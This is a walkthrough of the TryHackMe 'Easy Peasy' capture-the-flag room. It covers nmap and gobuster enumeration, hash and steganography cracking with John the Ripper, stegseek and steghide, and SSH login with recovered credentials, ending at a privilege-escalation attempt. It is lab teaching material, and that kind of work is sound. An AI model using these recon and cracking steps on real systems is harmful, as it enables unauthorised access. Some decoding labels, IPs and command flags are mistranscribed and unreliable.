



Easy Peasy

10.66.157.188

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.16.1
6498/tcp  open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
65524/tcp open  http   Apache httpd 2.4.43 ((Ubuntu))
MAC Address: 02:9D:50:54:17:4B (Unknown)
Service Info: OS: Linux; CPE:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 15.03 seconds

```
root@ip-10-66-185-43:~# gobuster dir -u http://10.66.187.75/ -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.66.187.75/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/hidden          (Status: 301) [Size: 169] [--> http://10.66.187.75/hidden/]
Progress: 207643 / 207644 (100.00%)
```

```
=====
```

Finished

```
=====
```

```
root@ip-10-66-185-43:~# gobuster dir -u http://10.66.187.75/hidden -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
```

```
=====
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url: http://10.66.187.75/hidden
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

/index.html (Status: 200) [Size: 390]
/whatever (Status: 301) [Size: 169] [--> http://10.66.187.75/hidden/whatever/]
Progress: 4655 / 4656 (99.98%)

```
=====
```

Finished

```
=====
```

root@ip-10-66-185-43:~#

ZmxhZ3tmMXJzN19mbDRnfQ==

User-Agent:
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions

its encoded with ba....:ObsJmP173N2X6dOrAgEAL0Vu

940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81

I will be capturing the flags on the TryHackMe — Easy Peasy room and document my thought process all through.

There are two sections comprising of 3 tasks in the ***Enumerating through Nmap*** section and 7 tasks in the ***Compromising the machine*** section. Lets begin with ***Enumerating through Nmap***.

Press enter or click to view image in full size

The screenshot shows a user interface for a task. On the left, there is a vertical green bar with the text "Answer the questions below". The main area contains three questions with input fields and "Correct Answer" buttons.

- Question: How many ports are open?
Answer: 3
Status: ✓ Correct Answer
- Question: What is the version of nginx?
Answer: 1.16.1
Status: ✓ Correct Answer
- Question: What is running on the highest port?
Answer: Apache
Status: ✓ Correct Answer

At the bottom, it says "Task 2" followed by a green checkmark and the text "Compromising the machine". There are also download and dropdown icons.

The first task requires we find how many ports are open. First we started our machine and got our IP address. Let's use nmap to scan for open ports.

Press enter or click to view image in full size

```
root@ip-10-10-104-111:~# nmap -sV -p- 10.10.235.31
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-25 20:36 BST
Nmap scan report for 10.10.235.31
Host is up (0.00032s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
MAC Address: 02:EC:AA:38:98:5D (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.17 seconds
root@ip-10-10-104-111:~#
```

Here we can find 3 ports open : **port 80, 6498 and 65524**. The first answer is 3.

The second task asks what the version of Nginx is and going by our scan result, it shows “**nginx 1.16.1**” which answers the second question. The answer is **1.16.1**

The third question asks “what is running on the highest port?” According to our scan result, Apache is running on the highest port which is **port 65524**. The answer is **Apache**.

Now for the next section. Lets compromise the machine! The first task is to find flag 1 using GoBuster. We are not given a lot of information and this tasks tests one's critical thinking.

Compromising the machine : Task 1

Press enter or click to view image in full size


Answer the questions below

Using GoBuster, find flag 1.

Compromising the machine. Task 1

I ran the following GoBuster command in the terminal with hopes of finding our first flag.

Press enter or click to view image in full size




```
root@ip-10-10-75-126:~# gobuster dir -u http://10.10.82.167/hidden -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.82.167/hidden
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10s
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 390]
/whatever         (Status: 301) [Size: 169]
Progress: 4655 / 4656 (99.98%)
=====
Finished
=====
root@ip-10-10-75-126:~#
```

After running the *gobuster* command, I found the a **/hidden** directory and went further to enumerate the hidden directory to find even more directories: **/whatever** and **/index.html**.

I looked into <http://10.10.82.167/hidden> directory but only found an empty page, I viewed the source page and there was nothing pointing to our flag in there. Then I proceed to look in the <http://20.20.82.176/hidden/whatever> directory and the result was a dead end, but on checking the source page..

Press enter or click to view image in full size



I found a hidden hash value which I decoded using *Cyberchef* with the “From base62” option.

Press enter or click to view image in full size

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar lists various conversion and analysis tools. The 'Favourites' section is highlighted. The main area is titled 'Recipe' and shows 'From Base64' selected. Under 'From Base64', the 'Alphabet' dropdown is set to 'A-Za-z0-9+/=' and the 'Remove non-alphabet chars' checkbox is checked. The 'Input' field contains the hash value 'Zmoxh23tm8XJzN19mbDRnfQ'. The 'Output' field displays the decoded result: 'flag{f1rs7_fl4g}'.

Viola, we found our first flag. The answer is flag{f1rs7_fl4g}

Press enter or click to view image in full size

<p>Task 1 <input checked="" type="checkbox"/> Enumeration through Nmap</p>	
<p>Task 2 <input type="checkbox"/> Compromising the machine</p>	
<p>Now you've enumerated the machine, answer questions and compromise it!</p>	
<p>Answer the questions below</p>	
<p>Using GoBuster, find flag 1.</p>	
<input type="text" value="flag{f1rs7_fl4g}"/>	
<p>Further enumerate the machine, what is flag 2?</p>	
<p>Answer format: ****{** _ ***** - ***}</p>	
<p>Crack the hash with easypeasy.txt, What is the flag 3?</p>	
<p>Answer format: ****{*****-*****-*****-*****}</p>	

Task 1 answer

Compromising the machine : Task 2

Press enter or click to view image in full size



For the second task, we are required to further enumerate the machine and find flag 2.

Note: Here my IP address has changed because the previous IP expired. The new IP is 10.10.79.144

I looked into the <http://10.10.79.144:65524/robots.txt> file and found an unusual user agent.

```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```

I copied it and used md5hashing.net to decode it and viola, we found our flag. **Port 65524** is the port running **apache**. We covered that in the *enumerating through Nmap* section.

Press enter or click to view image in full size

Md5 hash	Md5 value
calculated hash digest	Reversed hash value
a18672860d0510e5ab6699730763b250	flag{1m_s3c0nd_f14g}
<input type="button" value="Copy Hash"/>	<input type="button" value="Copy Value"/>
Blame this record	

There it is, flag 2. The answer is **flag{1m_s3c0nd_f14g}**

Press enter or click to view image in full size

Further enumerate the machine, what is flag 2?

✓ Correct Answer

Crack the hash with easypeasy.txt, What is the flag 3?

Compromising the machine : Task 3

Press enter or click to view image in full size

Further enumerate the machine, what is flag 2?

flag{1m_s3c0nd_f14g}

✓ Correct Answer

Crack the hash with **easypeasy.txt**, What is the flag 3?

The third task is to crack the hash with **easypeasy.txt**, a custom wordlist that was given for the purpose of this task.

Note: We have a different IP address due to expired machines and enumerating at different times of the day. My IP address for this task is **10.10.79.60**

I further enumerated my machine by going to the <http://10.10.79.60:65524> page and viewed the source page to discover my flag 3.

Press enter or click to view image in full size

The screenshot shows a browser window with the URL <http://10.10.79.60:65524>. The page content is a source code dump of an Apache2 configuration file. It includes a list of configuration files and snippets, with the last item being the flag:

```
<li>
<tt>apache2.conf</tt> is the main configuration
file. It puts the pieces together by including all remaining configuration
files when starting up the web server.
</li>

<li>
<tt>ports.conf</tt> is always included from the
main configuration file. It is used to determine the listening ports for
incoming connections, and this file can be customized anytime.
</li>

<li>
Configuration files in the <tt>mods-enabled/</tt>,
<tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain
particular configuration snippets which manage modules, global configuration
fragments, or virtual host configurations, respectively.
</li>

<li>
They are activated by symlinking available
configuration files from their respective
Flag 3 : flag{9fdafbd64c47471a8f54cd3fc64cd312}
*-available/ counterparts. These should be managed
by using our helpers
<tt>
    a2enmod,
    a2dismod,
<tt>
<tt>
    a2ensite.
```

Our flag 3 is **flag{9fdafbd64c47471a8f54cd3fc64cd312}**. This was easily one of the easiest finds.

Compromising the machine : Task 4

Press enter or click to view image in full size



The task here is to discover the hidden directory. Lets get right into it.

I entered <http://10.10.79.60:65524> and went to the source page and discovered a hidden hash

Press enter or click to view image in full size

A screenshot of a terminal window showing the source code of a web page. The code includes CSS styles for links and hover states, a head section with a style tag, and a body section containing a main page div with a floating element header, a p tag with a hidden attribute containing a base64 encoded string, and a table of contents section.

I decoded it using '**From base62**' on **cyberchef** and found the hidden flag

Press enter or click to view image in full size

The screenshot shows the CyberChef interface. The 'Operations' sidebar on the left lists various encoding and decoding options under the 'base' category. The 'Recipe' panel in the center is set to 'From Base62', with the 'Alphabet' dropdown set to '0-9A-Za-z'. The 'Input' panel contains the Base62 encoded string: 'ObsJmP173N2X6d0rAgEAL0Vu'. The 'Output' panel shows the decoded ASCII string: '/n0th1ng3ls3m4tt3r'.

Press enter or click to view image in full size

A challenge interface asks: "What is the hidden directory?". A text input field contains the answer: "/n0th1ng3ls3m4tt3r". A green button labeled "✓ Correct Answer" is visible.

The flag is '*/n0th1ng3ls3m4tt3r*'

Compromising the machine : Task 5


Press enter or click to view image in full size

A challenge interface asks: "Using the wordlist that provided to you in this task crack the hash what is the password?"

The task is to crack the hash using the provided wordlist. Lets find the password.

Following task 4, I probed further and entered <http://10.10.79.60:65524/n0th1ng3ls3m4tt3r> and got a blank page with binary image background

Press enter or click to view image in full size



The hash was right there, however I visited the page source for more information

Press enter or click to view image in full size

```
Line wrap □
1 <html>
2 <head>
3 <title>random title</title>
4 <style>
5   body {
6     background-image: url("https://cdn.pixabay.com/photo/2018/01/26/21/20/matrix-3109795_960_720.jpg");
7     background-color:black;
8
9   }
10 </style>
11 </head>
12 <body>
13 <center>
14 
15 <p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
16 </center>
17 </body>
18 </html>
19
```

Contained within the html code is the hash value and I also noticed that the '**binarycodepixabay.jpg**' file was stored locally unlike the background image above. I copied the hash into md5hashing.net and revealed the password.

Press enter or click to view image in full size

The screenshot shows a password cracking interface. On the left, under 'Gost hash' (calculated hash digest), the hash value is shown as 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81. Below it is a 'Copy Hash' button. On the right, under 'Gost value' (Reversed hash value), the value is mypasswordforthatjob. Below it is a 'Copy Value' button and a 'Blame this record' link. At the bottom, a note says 'Gost: 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81'.

Alternatively, I used **John the ripper** to crack the password to demonstrate that there are other ways to crack the password.

I got the hash type from md5hashing.net to save the stress of guessing what type it is. The command I ran to achieve this is:

Get Precious Uche Eze's stories in your inbox

Join Medium for free to get updates from this writer.

Note: The hyphen is double ‘-’

```
john — format=gost /home/cyberuche/password.txt —  
wordlists=/home/cyberuche/easypeasy.txt
```

```
cyberuche@OOCH-w
└──(cyberuche@OOCH-winHostPc)-[~]
$ pwd
/home/cyberuche
└──(cyberuche@OOCH-winHostPc)-[~]
$ john --format=gost /home/cyberuche/password.txt --wordlist=/home/cyberuche/easypeasy.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gost, GOST R 34.11-94 [64/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mypasswordforthatjob (?)
1g 0:00:00:00 DONE (2025-04-27 16:23) 8.333g/s 34133p/s 34133c/s 341
33C/s mypasswordforthatjob..flash88
Use the "--show" option to display all of the cracked passwords reli
ably
Session completed.
power
└──(cyberuche@OOCH-winHostPc)-[~]
$
```


Before running the above command, I saved the hash in the password.txt file. Without the hash value in the file, John will not be able to crack the password. The password is '**mypasswordforthatjob**'.

Press enter or click to view image in full size



Compromising the machine : Task 6

Press enter or click to view image in full size



There we have it, our 6th task. Lets jump right into it

Another way to do find the passphrase in task 5 and solved the mystery of task 6 in one is with a tool called '**stegseek**'. I got curious because I believed **binarycodepixabay.jpg** file held a hidden message so I journeyed to to see if its true.

Using the command

```
stegseek binarycodepixabay.jpg easypeasy.txt
```

I quickly found not only the passphrase for task 5 but a file named **secrettext.txt** which contained the data we need.

```
(cyberuche@00CH-winHostPc) - [~]
$ stegseek binarycodepixabay.jpg easypeasy.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek


[i] Found passphrase: "mypasswordforthatjob"
[i] Original filename: "secrettext.txt".
[i] Extracting to "binarycodepixabay.jpg.out".
the file "binarycodepixabay.jpg.out" does already exist. overwrite
(y/n)
```

Having found the passphrase and the secret file, I decided to use **steghide** to extract the data. I ran the command:

```
(cyberuche@00CH-winHostPc) - [~]
$ steghide extract -sf binarycodepixabay.jpg -v
Enter passphrase:
reading stego file "binarycodepixabay.jpg" ... done
extracting data ... done
checking crc32 checksum ... ok
writing extracted data to "secrettext.txt" ... the file "secrettext.txt" do
es already exist. overwrite ? (y/n) y
done

(cyberuche@00CH-winHostPc) - [~]
$
```

The output of the command was saved in `secrettext.txt`. To reveal the username and password, we have to view the content of the file using `cat`



```
(cyberuche@OOCH-winHostPc)~]$ steghide extract -sf binarycodepixabay.jpg -v
Enter passphrase:
reading stego file "binarycodepixabay.jpg" ... done
extracting data ... done
checking crc32 checksum ... ok
writing extracted data to "secrettext.txt" ... the file "secrettext.txt" does already exist. overwrite ? (y/n) y
done

(cyberuche@OOCH-winHostPc)~]$ cat secrettext.txt
username:boring
password:
01101001 01100011 01101111 01101110 01110110 01100101 01110010 01110100 0
1100101 01100100 01101101 01111001 01110000 01100001 01110011 01110011 01
110111 01101111 01110010 01100100 01110100 01101111 01100010 01101001 011
01110 01100001 01110010 01111001

(cyberuche@OOCH-winHostPc)~]$
```

The username is: '**boring**' and our password is in binary format. I decoded it using `cyberchef` with the **From binary** option.

Press enter or click to view image in full size

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar is visible with various options like 'binary', 'To Binary', 'From Binary', etc. The main area is titled 'Recipe' and shows a 'From Binary' operation. Under 'From Binary', the 'Delimiter' is set to 'Space' and the 'Byte Length' is set to '8'. In the 'Input' section, there is a large block of binary code: 01101001 01100011 01101111 01101110 01110110 01100101 01110010 01100100 01101101 01110001 01100000 01100001 01110011 01110111 01101111 01100010 01101001 01110110 01110001 01110010 01110001. Below this, the 'Output' section shows the converted ASCII string: 'iconvertedmypasswordtobinary'.

The password is '**iconvertedmypasswordtobinary**'.

Press enter or click to view image in full size

A terminal window is shown with the question 'What is the password to login to the machine via SSH?'. Below it, a text input field contains the password 'iconvertedmypasswordtobinary'. To the right of the input field is a green button with a checkmark and the text 'Correct Answer'.

Compromising the machine : Task 7

Press enter or click to view image in full size

A terminal window is shown with the question 'What is the user flag?'. The text input field is partially visible below the question.

Our task is to find the user flag. Lets get right into it

Now we have our username and password, so I **ssh** right into the system by running the command

```
ssh boring@10.10.79.144 -p 6498
```

When prompted, I entered the password from task 6 '**iconvertedmypasswordtobinary**'.


```
[cyberuche@00CH-winHostPc] ~]$ ssh boring@10.10.79.144 -p 6498
The authenticity of host '[10.10.79.144]:6498 ([10.10.79.144]:6498)' can't be established.
ED25519 key fingerprint is SHA256:6XHUSqR7Smm/Z9qPOQEMkXuhmxFm+McHTLbLqKoNL/Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[10.10.79.144]:6498' (ED25519) to the list of known hosts.
***** Target Machine Information *****
*****
** This connection are monitored by government offical
** Title Target IP Address
** Please disconnect if you are not authorized
** A lawsuit will be filed against you if the law is not followed
** A.M.L.CTF 10.10.137.133
** A lawsuit will be filed against you if the law is not followed
wed ****
***** ? | Add 1 hour | Terminate
boring@10.10.79.144's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!
boring@kral4-PC:~$ ls
```

Now I am in! I used the **ls** command to list the contents of the directory and found a file named **user.txt**. I proceeded to cat the file to reveal the contents.

```
boring@kral4-PC:~$ ls
user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It's Rotated Or Something
synt{a0jvgf33zfa0ez4y}
```

I found a hash. I decoded it using **Cyberchef**— the **ROT13** option and boom, we have our flag.

Press enter or click to view image in full size



Flag 7 is '**flag{n0wits33msn0rm4l}**'.

Press enter or click to view image in full size



Compromising the machine : Task 8

What is the user flag?

✓ Correct Answer

What is the root flag?

Answer format: ****{*****}

Submit

Lets put our privilege escalation skill to the test.

I ran the command **sudo -l** to show me what commands I am allowed to run with sudo on the current system without needing to guess or try them all. However, I discovered I did not sudoers permission.

